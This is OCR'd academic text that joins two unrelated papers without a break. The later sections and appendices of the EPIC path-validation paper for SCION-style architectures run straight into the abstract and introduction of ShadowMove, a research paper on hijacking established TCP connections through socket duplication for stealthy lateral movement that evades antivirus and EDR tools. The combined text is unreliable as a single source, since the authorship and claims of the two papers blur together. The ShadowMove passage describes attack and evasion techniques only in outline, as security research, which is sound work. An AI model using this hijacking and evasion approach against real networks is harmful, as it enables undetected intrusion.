Control-Plane Overhead In EPIC, end hosts have to request paths from the path server and, for EPIC L2–3, host-level symmetric keys from the key server, before they can communicate with a new destination. We assume that the underlying path-aware Internet architecture minimizes latency by locally caching public paths, e.g., at path servers in SCION [37, §7.2]. End hosts also cache paths themselves, such that only the initial packet to a new destination requires a path lookup. This caching strategy can also be applied to EPIC's hop authenticators and the host keys required in EPIC L2–3. Concretely, AS-level keys can be set up between every pair of ASes ahead of time (either using PISKES / DRKey or Passport) such that local key servers can immediately respond to requests by end hosts. In the current Internet, storing 16 B keys for each AS only amounts to ∼1 MB [34]. Given that path and key information is available at local ASes, the additional latency incurred in EPIC is minimal: only the round-trip time between the source host and its own AS, and the destination host and its AS is added to the connection setup. End hosts can cache both paths and host keys, which eliminates additional latency for subsequent packets. Further optimization would be possible by combining DNS, path, and key requests, which would eliminate all additional latency for the initial packet compared to today's Internet.

7 Discussion

Low Communication Overhead of EPIC The benefit of EPIC's lower overhead compared to OPT comes in part from the fact that EPIC does not use separate fields for path authorization on the one hand, and for authentication and path validation on the other hand. The larger contributor to a lower overhead is however the shorter length of HVFs in EPIC of 3 B, compared to the 16 B OPV fields in OPT. While a shorter authenticator translates to easier brute-force attacks (and thus seemingly weaker security), we have shown the practical usefulness of such attacks is severely limited by EPIC, as the attacker can only send a single packet that traverses an unauthorized path, and in EPIC L2-3 that packet will be discarded by the destination, see §5.2. EPIC is the first data-plane protocol designed to limit the consequences of a successful brute-force attack to a single packet; previous protocols rely on long authenticators to prevent harmful attacks.

Deployment on Path-Aware Architectures Our data-plane protocols are generic and applicable to a wide range of path-aware networking protocols. We now describe how EPIC fits into these architectures.

In SCION, the authenticators used in EPIC can be used directly instead of the built-in MACs that protect hop fields. However, a difference to EPIC is that in SCION only a subset of ASes called *cores* (typically, Tier-1 providers) initiate beacons. These beacons have limited reach and do not discover the entire Internet topology for scalability reasons. Thus, end hosts must combine paths from multiple beacons to obtain global end-to-end paths. SCION defines rules for combining multiple segments to rule out loops and uneconomical routes (such as *valley paths* [21] [37, §8.2]) and allows paths to be used in either direction. While our presentation of EPIC abstracts from these aspects, we designed the protocols with path combinations and bidirectionality in mind. For combined paths, path authorization holds for each segment individually while path validation applies to the complete path.

Besides SCION, multiple other path-aware Internet architectures cryptographically protect forwarding directives in packet headers, including NEBULA [3, 36], PoMo [9], and Platypus [38, 39]. PoMo introduces an abstract "motivation" header that can be calculated in the same way as the HVFs of EPIC. NEBULA uses "proofs of consent" for path authorization and, with the ICING extension, achieves source authentication and path validation through its "proofs of provenance". EPIC can be used to replace these proofs to significantly reduce both computation and communication overhead while only slightly weakening security properties. The "bindings" in Platypus already implement a system similar to EPIC L1; they could, however, easily be augmented with source authentication and path validation with EPIC L2–3.

Incremental Deployment The (incremental) deployment of a new Internet architecture is very challenging but is facilitated by the reuse of existing intra-domain infrastructure and protocols. An extensive discussion of (incremental) deployment is provided for the SCION architecture [37, Chapter 10]. In turn, the incremental deployment of EPIC on an existing path-aware architecture—e.g., as a premium product for customers requiring stronger security properties such as the financial and healthcare sectors—is benefited precisely by their path awareness: EPIC only requires support by on-path ASes and can thus be supported on some paths without requiring global coordination. An upgraded end host can then favor these paths, providing benefits to early adopters.

Timestamps and Time Synchronization The path timestamp TS_{path} encodes Unix time with second-level precision; both the expiration time of hop fields (ts_{exp}) and the packet timestamp introduced in EPIC (ts_{pkt}) are relative to TS_{path}. The length of the ts_{exp} field determines a maximum lifetime for hop fields. As a path expires when one of its hop fields expires, the packet timestamp offset ts_{pkt} only needs to cover the period between creation and expiration of a beacon. For instance, in SCION, this period is at most one day [37, §15.1]. An 8 B field then corresponds to a granularity of $\sim$5 fs. This enables end hosts to send $2 \cdot 10^{14}$ packets with unique timestamps per second, which is sufficient for any practical application. We can consequently use the packet origin, i.e., the triple of source, path timestamp, and packet timestamp defined in Eq. (2), to uniquely identify all packets in the network.

The timestamps serve multiple purposes in EPIC: they (i) allow routers to drop packets that are too old or use expired paths, (ii) uniquely identify packets, and (iii) ensure that the replay-suppression system only needs to track recent packets. For the first purpose, a coarse global time synchronization providing a precision of multiple seconds is sufficient. The second purpose does not require time synchronization at all, as packets are uniquely identified based on the packet origin, which also includes the source. The third purpose has been shown to work based on per-AS sequence numbers and therefore only requires relatively precise time synchronization *within* an AS [29]. The higher-order bits of the packet timestamp can serve as sequence numbers in this replay-suppression system.

Key Distribution The use of DRKeys in EPIC L2–3 creates potential issues of circular dependencies: how is it possible to exchange DRKeys when they themselves are required for sending packets? In a steady state, this is unproblematic as ASes can proactively exchange new AS-level keys before the current keys expire using EPIC L2–3 packets. For an initial key exchange, which only happens very infrequently, we propose to support EPIC L1 in addition, such that key requests can be sent over this lower-level protocol. Although EPIC L1 has lower security guarantees and may be susceptible to DoS attacks, these issues are mitigated by the fact that only a single request and response are needed for fetching a key. Even in a persistent, powerful DoS attack, such an exchange would succeed eventually.

Confirmation Packets in EPIC L3 In EPIC L3, the confirmation message that allows the source to validate the path of its packets is sent as an EPIC L2 packet. This is necessary as each confirmation message would otherwise trigger yet another confirmation and consequently cause an infinite sequence of such confirmations. Using EPIC L2 means that the path of the original packet but not the confirmation message can be validated; all other security properties are retained (see also Table 2). Even in case a malicious on-path AS is able to modify the path of the confirmation message without being detected, this does not deteriorate the security properties of the original packet.

There are a number of possible optimizations for the confirmation message similar to acknowledgments in TCP: Instead of directly sending confirmation message for every received packet, the receiver can batch several confirmation messages and send them in a single packet. Confirmation messages can also be "piggy-backed" on normal data packets sent from the receiver to the source. Finally, instead of sending all HVFs, only a hash of them can be returned to the source and validated against the stored values.

Failure Scenarios As the EPIC protocols depend on several additional systems, a failure of any of these systems could potentially break connectivity. Most failure scenarios are comparable to similar issues in today's Internet: Failures of path or key servers are similar to failures of DNS servers today and can be prevented with similar techniques (e.g., replication, access control). Concerning potential misconfigurations, EPIC may actually increase the networks resilience as some concepts of new Internet architectures such as SCION's isolation domains ensure that the effects of misconfigurations are locally confined [37].

The most notable additional prerequisite of EPIC is time synchronization; it is possible that (i) a host, (ii) some router or server in an AS, or (iii) a complete AS is unsynchronized with the Internet. The first case can be handled by the host's AS replying with a corresponding control message triggering a re-synchronization. Cases (ii) and (iii) can be detected through increased packet-drop rates and can thus trigger a re-synchronization within the AS or with its neighbors. All cases may cause brief outages but can be resolved within a short time period (one second or less in most cases).

Path Validation for Intermediate Routers Path validation is primarily interesting to the end points. Despite this, ICING and OPT allow not only the source and destination to validate the path of a packet, but also enable intermediate routers to validate the portion of the path that has already been traversed. The authors of ICING and OPT provide little motivation to provide path validation for routers, and since we are not aware of any important use cases of this feature we have omitted it from our design criteria of EPIC L1–3. However, for the sake of completeness we describe an extension of EPIC L3 in Appendix B to also satisfy this property.

8 Related Work

Over the past 15 years, much research was conducted on path-aware Internet architectures and routing schemes including Platypus [38,39], PoMo [9], Pathlet Routing [22], NIRA [46], NEBULA [3], and SCION [37,47]. Many of these systems recognized the need to find a balance of control between end hosts and ASes. This is why PoMo includes a "motivation" field containing a proof to routers that either the sender or receiver is a paying customer [9], NEBULA requires a "proof of consent" for the complete path of traversed ASes [3,36], and SCION secures the authorization of its hop fields using MACs [37]. These solutions correspond to EPIC L0 in terms of the path authorization properties achieved. NIRA and Pathlet Routing obtain similar properties by restricting allowed paths (NIRA) and keeping state in routers (NIRA and Pathlet Routing) [22,46]. Platypus uses a system similar to Level 1 presented in §4.2 where each network capability is secured by a "binding", but it does not address the issue of chaining multiple hops to paths [38,39].

In addition, since PFRI (integrated into PoMo) discussed a high-level outline for a path-validation system via an "accountability" field in packets [15], multiple path-validation schemes have been proposed. ICING [36] is integrated into the NEBULA architecture and provides path validation using a validation field for each hop [36]. It uses aggregate MACs [27] in order to limit the bandwidth overhead but still requires each router to perform one symmetric cryptographic computation for *each* other router on the path (and, if keys are not cached, an additional *asymmetric* Diffie–Hellman computation), which makes it very expensive. Subsequent proposals try to reduce the complexity through different means: OPT reduces the required cryptographic computations to a constant number by sacrificing some guarantees for intermediate routers, yet it still has a high communication overhead [28,37]. OSV tries to create a more efficient system by replacing cryptographic primitives by orthogonal sequences based on Hadamard matrices [12,13]. Finally, PPV reduces both computation and communication overhead by only probabilistically validating a single link for each packet [45].

9 Conclusion

Several path-aware Internet architectures proposed in recent years promise to improve the security and efficiency of the Internet by providing path control to end hosts. However, this shift of control requires mechanisms to protect the routing policies of ASes from malicious end hosts on the one hand, and raises the challenge of verifying that the path directives were followed by ASes on the other hand. Previous systems for both path authorization and path validation faced a dilemma between security and efficiency in terms of communication overhead.

The highly efficient EPIC protocols proposed in this paper resolve this dilemma, and furthermore enable all on-path routers and the destination to authenticate the source of a packet. Thus, by ensuring that the source and path of every packet is checked efficiently at the network layer, EPIC enables a wide range of additional in-network security systems like packet filtering for DoS-defense systems and provides a secure foundation for the data plane of a future Internet.

Acknowledgments

We would like to thank Y.-C. Hu, who provided important early feedback and suggestions; B. Rothenberger for support with the implementation; K. Paterson, who improved our understanding of cryptographic primitives; and S. Hitz and S. Monroy for discussions about the practical aspects of our protocols. We are grateful to the five anonymous reviewers for their very helpful feedback on the manuscript, and our shepherd, B. Reaves, for his guidance during the preparation of the final version of the paper. We gratefully acknowledge financial support from ETH Zurich and from the Zurich Information Security and Privacy Center (ZISC).

References

[1] ALMA'AITAH, A., AND ABID, Z.-E. Transistor level optimization of sub-pipelined AES design in CMOS 65nm. In *Proceedings of the International Conference on Microelectronics (ICM)* (2011), IEEE.

[2] AMINI, L., SHAIKH, A., AND SCHULZRINNE, H. Issues with inferring Internet topological attributes. *Computer Communications 27*, 6 (2004).

[3] ANDERSON, T., BIRMAN, K., BROBERG, R., CAESAR, M., COMER, D., COTTON, C., FREEDMAN, M. J., HAEBERLEN, A., IVES, Z. G., KRISHNAMURTHY, A., LEHR, W., LOO, B. T., MAZIÈRES, D., NICOLOSI, A., SMITH, J. M., STOICA, I., VAN RENESSE, R., WALFISH, M., WEATHERSPOON, H., AND YOO, C. S. The NEBULA future Internet architecture. In *The Future Internet*. Springer, 2013.

[4] AUGUSTIN, B., CUVELLIER, X., ORGOGOZO, B., VIGER, F., FRIEDMAN, T., LATAPY, M., MAGNIEN, C., AND TEIXEIRA, R. Avoiding traceroute anomalies with Paris traceroute. In *Proceedings of the ACM SIGCOMM conference on Internet measurement* (2006).

[5] BASESCU, C., LIN, Y.-H., ZHANG, H., AND PERRIG, A. High-speed inter-domain fault localization. In *Proceedings of the IEEE Symposium on Security and Privacy* (2016).

[6] BASESCU, C., REISCHUK, R. M., SZALACHOWSKI, P., PERRIG, A., ZHANG, Y., HSIAO, H.-C., KUBOTA, A., AND URAKAWA, J. SIBRA: Scalable Internet bandwidth reservation architecture. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)* (2016).

[7] BELLARE, M., KILIAN, J., AND ROGAWAY, P. The security of the cipher block chaining message authentication code. *Journal of Computer and System Sciences 61*, 3 (2000).

[8] BENZEKKI, K., EL FERGOUGUI, A., AND ELBELRHITI ELALAOUI, A. Software-defined networking (SDN): a survey. *Security and Communication Networks 9*, 18 (2016).

[9] BHATTACHARJEE, B., CALVERT, K., GRIFFIOEN, J., SPRING, N., AND STERBENZ, J. P. G. Postmodern internetwork architecture. *NSF Nets FIND Initiative* (2006).

[10] BIRGE-LEE, H., SUN, Y., EDMUNDSON, A., REXFORD, J., AND MITTAL, P. Bamboozling certificate authorities with BGP. In *Proceedings of the USENIX Security Symposium* (2018).

[11] BU, K., YANG, Y., LAIRD, A., LUO, J., LI, Y., AND REN, K. What's (not) validating network paths: A survey. *arXiv preprint arXiv:1804.03385* (2018).

[12] CAI, H., AND WOLF, T. Source authentication and path validation with orthogonal network capabilities. In *Proceedings of the IEEE Conference on Computer Communications Workshops (INFOCOM WKSHPS)* (2015).

[13] CAI, H., AND WOLF, T. Source authentication and path validation in networks using orthogonal sequences. In *Proceedings of the International Conference on Computer Communication and Networks (ICCCN)* (2016).

[14] CALOMEL. AES-NI SSL performance: a study of AES-NI acceleration using LibreSSL, OpenSSL. https://calomel.org/aesni_ssl_performance.html, 2018.

[15] CALVERT, K. L., GRIFFIOEN, J., AND POUTIEVSKI, L. Separating routing and forwarding: A clean-slate network layer design. In *Proceedings of the International Conference on Broadband Communications, Networks and Systems (BROADNETS)* (2007).

[16] DARPA. Internet protocol. RFC 791, 1981.

[17] DOLEV, D., AND YAO, A. On the security of public key protocols. *IEEE Transactions on Information Theory 29*, 2 (1983).

[18] DPDK PROJECT. Data Plane Development Kit. https://dpdk.org.

[19] ECRYPT. eBATS: ECRYPT benchmarking of asymmetric systems. https://bench.cr.yp.to/results-dh.html, 2019.

[20] EMMERICH, P., RAUMER, D., WOHLFART, F., AND CARLE, G. Assessing soft-and hardware bottlenecks in PC-based packet forwarding systems. *ICN* (2015).

[21] GAO, L., AND REXFORD, J. Stable Internet routing without global coordination. *IEEE/ACM Transactions on Networking* (2001).

[22] GODFREY, P. B., GANICHEV, I., SHENKER, S., AND STOICA, I. Pathlet routing. In *Proceedings of ACM SIGCOMM* (2009).

[23] GUERON, S. Intel® advanced encryption standard (AES) new instructions set. *Intel Corporation* (2010).

[24] HUFFAKER, B., FOMENKOV, M., PLUMMER, D. J., MOORE, D., AND CLAFFY, K. Distance metrics in the Internet. In *Proceedings of the IEEE International Telecommunications Symposium (ITS)* (2002).

[25] IWATA, T., SONG, J., LEE, J., AND POOVENDRAN, R. The AES-CMAC Algorithm. RFC 4493, 2006.

[26] KANG, M. S., LEE, S. B., AND GLIGOR, V. D. The Crossfire attack. In *IEEE Symposium on Security and Privacy* (2013).

[27] KATZ, J., AND LINDELL, A. Y. Aggregate message authentication codes. In *Topics in Cryptology – CT-RSA*. Springer, 2008.

[28] KIM, T. H.-J., BASESCU, C., JIA, L., LEE, S. B., HU, Y.-C., AND PERRIG, A. Lightweight source authentication and path validation. In *Proceedings of ACM SIGCOMM* (2014).

[29] LEE, T., PAPPAS, C., PERRIG, A., GLIGOR, V., AND HU, Y.-C. The case for in-network replay suppression. In *Proceedings of the ACM Asia Conference on Computer and Communications Security (ASIACCS)* (2017).

[30] LEPINSKI, M., AND KENT, S. An infrastructure to support secure Internet routing. RFC 6480, 2012.

[31] LIU, X., LI, A., YANG, X., AND WETHERALL, D. Passport: secure and adoptable source authentication. In *Proceedings of the USENIX Symposium on Networked Systems Design and Implementation* (2008).

[32] LOWE, G. A hierarchy of authentication specification. In *Computer Security Foundations Workshop (CSFW)* (1997).

[33] MAGONI, D., AND PANSIOT, J.-J. Internet topology modeler based on map sampling. In *Proceedings of the International Symposium on Computers and Communications (ISCC)* (2002).

[34] MAIGRON, P. Autonomous system number statistics. https://www-public.imtbs-tsp.eu/~maigron/RIR_Stats/RIR_Delegations/World/ASN-ByNb.html.

[35] MCCAULEY, J., HARCHOL, Y., PANDA, A., RAGHAVAN, B., AND SHENKER, S. Enabling a permanent revolution in Internet architecture. In *Proceedings of ACM SIGCOMM* (New York, NY, USA, 2019).

[36] NAOUS, J., WALFISH, M., NICOLOSI, A., MAZIERES, D., MILLER, M., AND SEEHRA, A. Verifying and enforcing network paths with ICING. In *Proceedings of the ACM International Conference on emerging Networking EXperiments and Technologies (CoNEXT)* (2011).

[37] PERRIG, A., SZALACHOWSKI, P., REISCHUK, R. M., AND CHUAT, L. *SCION: A Secure Internet Architecture*. Springer, 2017. ISBN 978-3-319-67080-5, https://www.scion-architecture.net/pdf/SCION-book.pdf.

[38] RAGHAVAN, B., AND SNOEREN, A. C. A system for authenticated policy-compliant routing. *ACM SIGCOMM Computer Communication Review 34*, 4 (2004).

[39] RAGHAVAN, B., VERKAIK, P., AND SNOEREN, A. C. Secure and policy-compliant source routing. *IEEE/ACM Transactions on Networking 17*, 3 (2009).

[40] ROTHENBERGER, B., ROOS, D., LEGNER, M., AND PERRIG, A. PISKES: Pragmatic Internet-scale key-establishment system. In *Proceedings of the ACM Asia Conference on Computer and Communications Security (ASIACCS)* (2020).

[41] ROTT, J. Intel advanced encryption standard instructions (AES-NI). *Technical Report, Intel* (2010).

[42] STUDER, A., AND PERRIG, A. The Coremelt attack. In *Proceedings of the European Symposium on Research in Computer Security (ESORICS)* (2009).

[43] SUN, Y., EDMUNDSON, A., VANBEVER, L., LI, O., REXFORD, J., CHIANG, M., AND MITTAL, P. RAPTOR: Routing attacks on privacy in Tor. In *Proceedings of USENIX Security Symposium* (2015).

[44] WANG, C., LI, Z., HUANG, X., AND ZHANG, P. Inferring the average AS path length of the Internet. In *Proceedings of the IEEE International Conference on Network Infrastructure and Digital Content (IC-NIDC)* (2016).

[45] WU, B., XU, K., LI, Q., LIU, Z., HU, Y.-C., REED, M. J., SHEN, M., AND YANG, F. Enabling efficient source and path verification via probabilistic packet marking. In *Proceedings of the IEEE/ACM International Symposium on Quality of Service (IWQoS)* (2018).

[46] YANG, X., CLARK, D., AND BERGER, A. W. NIRA: A new inter-domain routing architecture. *IEEE/ACM Transactions on Networking* (2007).

[47] ZHANG, X., HSIAO, H.-C., HASKER, G., CHAN, H., PERRIG, A., AND ANDERSEN, D. SCION: Scalability, control, and isolation on next-generation networks. In *Proceedings of the IEEE Symposium on Security and Privacy* (2011).

A Additional Evaluation Results

Processing-Time Analysis Figure 4 shows a fine-grained processing-time analysis of the router for EPIC L3, highlighting the overhead caused by cryptographic operations. The times include necessary copying and padding of the input to the AES block cipher.

Figure 5 shows the processing time of an EPIC L3 router for different path lengths and EPIC payload sizes. As expected, the processing time is independent of the path length and payload size and shows low deviation of only few percent.

Parallelizability As shown in Fig. 6, the router implementation achieves almost perfectly linear speedup when parallelized over multiple CPU cores. As a consequence, the EPIC router can be easily scaled to larger network links by adding more processing cores or dedicated hardware. The source shows a similar linear speedup as a function of the number of cores, see Fig. 7.




Figure 4: EPIC L3 router processing times for different subtasks. The category 'Others' aggregates all non-cryptographic operations, for example checking the expiration time, writing the updated hop-validation field, or increasing the hop pointer.




Figure 5: EPIC L3 router processing time as a function of the payload for $\ell \in \{2, 8, 32\}$.




Figure 6: Forwarding performance of a router, as a function of the number of used cores measured for $p = 0$ and $\ell = 2$. As the packet-processing time is independent of p and ℓ as shown in Figs. 4 and 5, this result is also valid for larger packets and longer paths.

Processing Time at the Source The processing time at the source for EPIC L3 is depicted in Fig. 8. It increases linearly with both the AS-level path length (due to the HVF for each hop) and in the EPIC payload (due to the destination validation field).

B Path Validation for Routers

We describe EPIC L4, which modifies EPIC L3 to further achieve path validation for routers:

P7 *Path validation for routers*: Each router A_i can verify that the packet traversed all honest ASes from H_S to A_i on the path intended by H_S.

This protocol otherwise has the same security properties and communication overhead as EPIC L3.

In EPIC L4, the source of the packet *obfuscates* the HVFs of all ASes by XOR-ing them with cryptographic results of previous ASes. Unless the previous ASes on the path reverse this obfuscation, the HVF of an AS is invalid. As obfuscation values, we propose to use another piece $C_i^{[3]} = C_i[\![2l_{\text{val}}{:}3l_{\text{val}}]\!]$ of C_i defined in Eq. (12) (assuming $l_{\text{PRF}} \geq 3 \cdot l_{\text{val}}$). The source of a packet now initializes the HVF by

$$V_{i;0}^{(4)} := C_i^{[1]} \oplus C_{i-1}^{[3]} \oplus C_{i-2}^{[3]} \oplus \cdots \oplus C_{i-2^k}^{[3]} \qquad (16)$$




Figure 7: EPIC L3 packet-generation performance at the source, plotted against different number of cores and payload sizes, and for $\ell = 8$. The legend entries 'TP' and 'GP' denote the throughput and goodput, respectively.




Figure 8: EPIC L3 packet-processing time at the source on a single core for different EPIC payload sizes and path lengths.

and intermediate ASes update future HVFs by XOR-ing them with $C_i^{[3]}$. Note that we are not (de-)obfuscating all subsequent ASes but only those at *exponentially growing* distances. Doing this for all subsequent ASes would enable colluding ASes to easily skip ASes on the path and deceive subsequent routers by XOR-ing the validation fields of the skipped ASes. Table 5 presents the evolution of the HVF values $V_i^{(4)}$ as the packet traverses four ASes. The source obfuscates the HVFs such that they will have the value $C_i^{[2]}$ upon reception by the destination if and only if all routers processed the packet successfully.

For EPIC L4, path validation for routers (P7) is achieved under the following honesty assumption in addition to those described in Table 2: on any contiguous part of the path of at least three hops there is a majority of honest ASes.

Hop-Skipping Attack For property P7 in EPIC L4, colluding ASes may be able to deceive ASes on the future path to

Table 5: Values of HVFs in EPIC L4 as a packet is forwarded from A_1 to A_4. Colors indicate α in $C_i^{[\alpha]}$.

	after processing by				
HVF	H_S	A_1	A_2	A_3	A_4
$V_1^{(4)}$	$C_1^{[1]}$	$C_1^{[2]}$	$C_1^{[2]}$	$C_1^{[2]}$	$C_1^{[2]}$
$V_2^{(4)}$	$C_2^{[1]} \oplus C_1^{[3]}$	$C_2^{[1]}$	$C_2^{[2]}$	$C_2^{[2]}$	$C_2^{[2]}$
$V_3^{(4)}$	$C_3^{[1]} \oplus C_2^{[3]} \oplus C_1^{[3]}$	$C_3^{[1]} \oplus C_2^{[3]}$	$C_3^{[1]}$	$C_3^{[2]}$	$C_3^{[2]}$
$V_4^{(4)}$	$C_4^{[1]} \oplus C_3^{[3]} \oplus C_2^{[3]}$	$C_4^{[1]} \oplus C_3^{[3]} \oplus C_2^{[3]}$	$C_4^{[1]} \oplus C_3^{[3]}$	$C_4^{[1]}$	$C_4^{[2]}$




Figure 9: Example where colluding malicious ASes A_m, A_n, and A_{n+1} skip two intermediate ASes ($n = m+3$) and deceive future ASes on the path to accept the diverted packet. The pattern of obfuscation values produced by A_{m+1} and A_{m+2} for following ASes is drawn below their nodes. As the attacker sees $C_{m+1}^{[3]} \oplus C_{m+2}^{[3]}$ as well as $C_{m+2}^{[3]}$, he can remove the obfuscation normally removed by A_{m+1} and A_{m+2} from all future HVFs. If only A_n but not A_{n+1} were controlled by the attacker, he would only see $C_{m+1}^{[3]} \oplus C_{m+2}^{[3]}$ and therefore could not deceive A_{n+1}.

accept a packet, even if ASes on the past path were skipped, by analyzing HVFs and recovering the obfuscation values $C_i^{[3]}$ for skipped ASes i. However, due to the exponential distances used for obfuscation, this de-obfuscation requires at least one more colluding AS than the number of skipped ASes. An example with two skipped ASes is shown in Fig. 9.

Note that in EPIC L4, if the HVFs V_i were obfuscated with $C_j^{[3]}$ for all $j < i$ (instead using exponential distances), two colluding ASes could always recover the obfuscation values of the ASes between them. Thus, any two colluding ASes could create a wormhole that would be detectable by H_S and H_D but not by subsequent ASes.

ShadowMove: A Stealthy Lateral Movement Strategy

Amirreza Niakanlahiji*
University of Illinois Springfield
aniak2@uis.edu

Jinpeng Wei
UNC Charlotte
jwei8@uncc.edu

Md Rabbi Alam
UNC Charlotte
malam5@uncc.edu

Qingyang Wang
Louisiana State University
qwang26@lsu.edu

Bei-Tseng Chu
UNC Charlotte
billchu@uncc.edu

Abstract

Advanced Persistence Threat (APT) attacks use various strategies and techniques to move laterally within an enterprise environment; however, the existing strategies and techniques have limitations such as requiring elevated permissions, creating new connections, performing new authentications, or requiring process injections. Based on these characteristics, many host and network-based solutions have been proposed to prevent or detect such lateral movement attempts. In this paper, we present a novel stealthy lateral movement strategy, `ShadowMove`, in which only established connections between systems in an enterprise network are misused for lateral movements. It has a set of unique features such as requiring no elevated privilege, no new connection, no extra authentication, and no process injection, which makes it stealthy against state-of-the-art detection mechanisms. ShadowMove is enabled by a novel *socket duplication* approach that allows a malicious process to silently abuse TCP connections established by benign processes. We design and implement `ShadowMove` for current Windows and Linux operating systems. To validate the feasibility of ShadowMove, we build several prototypes that successfully hijack three kinds of enterprise protocols, FTP, Microsoft SQL, and Window Remote Management, to perform lateral movement actions such as copying malware to the next target machine and launching malware on the target machine. We also confirm that our prototypes cannot be detected by existing host and network-based solutions, such as five top-notch anti-virus products (McAfee, Norton, Webroot, Bitdefender, and Windows Defender), four IDSes (Snort, OSSEC, Osquery, and Wazuh), and two Endpoint Detection and Response systems (CrowdStrike Falcon Prevent and Cisco AMP).

1 Introduction

Advanced Persistent Threats (APTs) are sophisticated, well-planned, and multistep cyber attacks against high profile targets such as government agencies or large enterprises. Such attacks are conducted by groups of well-resourced knowledgeable attackers (such as Lazarus or APT38) and cost companies and government agencies billions of dollars in financial losses per year [28].

APT attackers commonly use spearphishing or watering hole attacks to find a foothold within target networks. Once they entered the target networks, they cautiously use the compromised systems as stepping stones to reach other systems until they get access to the critical systems, such as file server containing confidential documents, buried deep inside the networks; this incremental movement toward the critical systems is called *lateral movement*.

Lateral movement can be achieved in a number of ways. Attackers can exploit vulnerabilities in network services, such as SMB or RDP, to laterally move across networks. However, due to advances in defense mechanisms, finding such vulnerabilities and successfully exploiting them without being detected has become increasingly difficult. Alternatively, attackers can harvest user credentials from compromised systems and reuse such credentials to perform lateral movement (e.g., credential dumping [43], pass-the-hash, or pass-the-ticket [24–26, 37, 38]). However, this approach requires new network connections to be created and thus can be detected by network-level defenses if the new connection deviates from the normal communication pattern among legitimate systems [34, 35, 51]. Using another approach, adversaries can employ hijacking attacks that modify a legitimate client in order to reuse its connection for lateral movement (e.g., by patching a SSH client to communicate with the SSH server without knowing the password [19]). However, such attacks are application- and protocol- specific and require process injection; they are hard to implement and prone to detection as existing host-based defensive solutions (e.g., Windows Defender ATP [48]) recognize various process injection techniques.

In this paper, we present a novel lateral movement strategy, called ShadowMove, which enables APT attackers to move stealthily among the systems in enterprise networks without being discovered by existing host-level and network-level de-

*Part of this research was performed while being a Ph.D. student at UNC Charlotte

fensive mechanisms as demonstrated in Section 5. We assume that attackers want to avoid exploiting vulnerabilities in remote services during their operation to reduce the chance of being exposed by intrusion detection systems (IDSes). In this attack scenario, attackers passively observe communication dynamics of the compromised systems to gradually construct their model of normal behaviors in the target network and utilize this model to choose the next victim system. Moreover, to make the attack even stealthier, attackers restrict themselves to only *reuse established connections*. Many application protocols such as WinRM (Windows Remote Management) and FTP allow users to perform some operations on the remote server. Attackers inject their own commands in the command streams of such protocols to achieve their goal. For example, attackers can execute a program remotely by injecting commands in an established WinRM session (Section 4.4), or they can inspect the file system on the remote system by injecting FTP commands in an established FTP connection (Section 4.2).

ShadowMove does not use any code in benign client processes to inject fabricated commands. Instead, it employs a novel technique to secretly duplicate sockets owned by legitimate clients and injects commands through such stolen sockets (Section 3.4). By doing so, no new connection will be created and no new authentication will be performed as the injected commands are interpreted in the context of already established sessions; this means that the attacker does not need to pass any authentication.

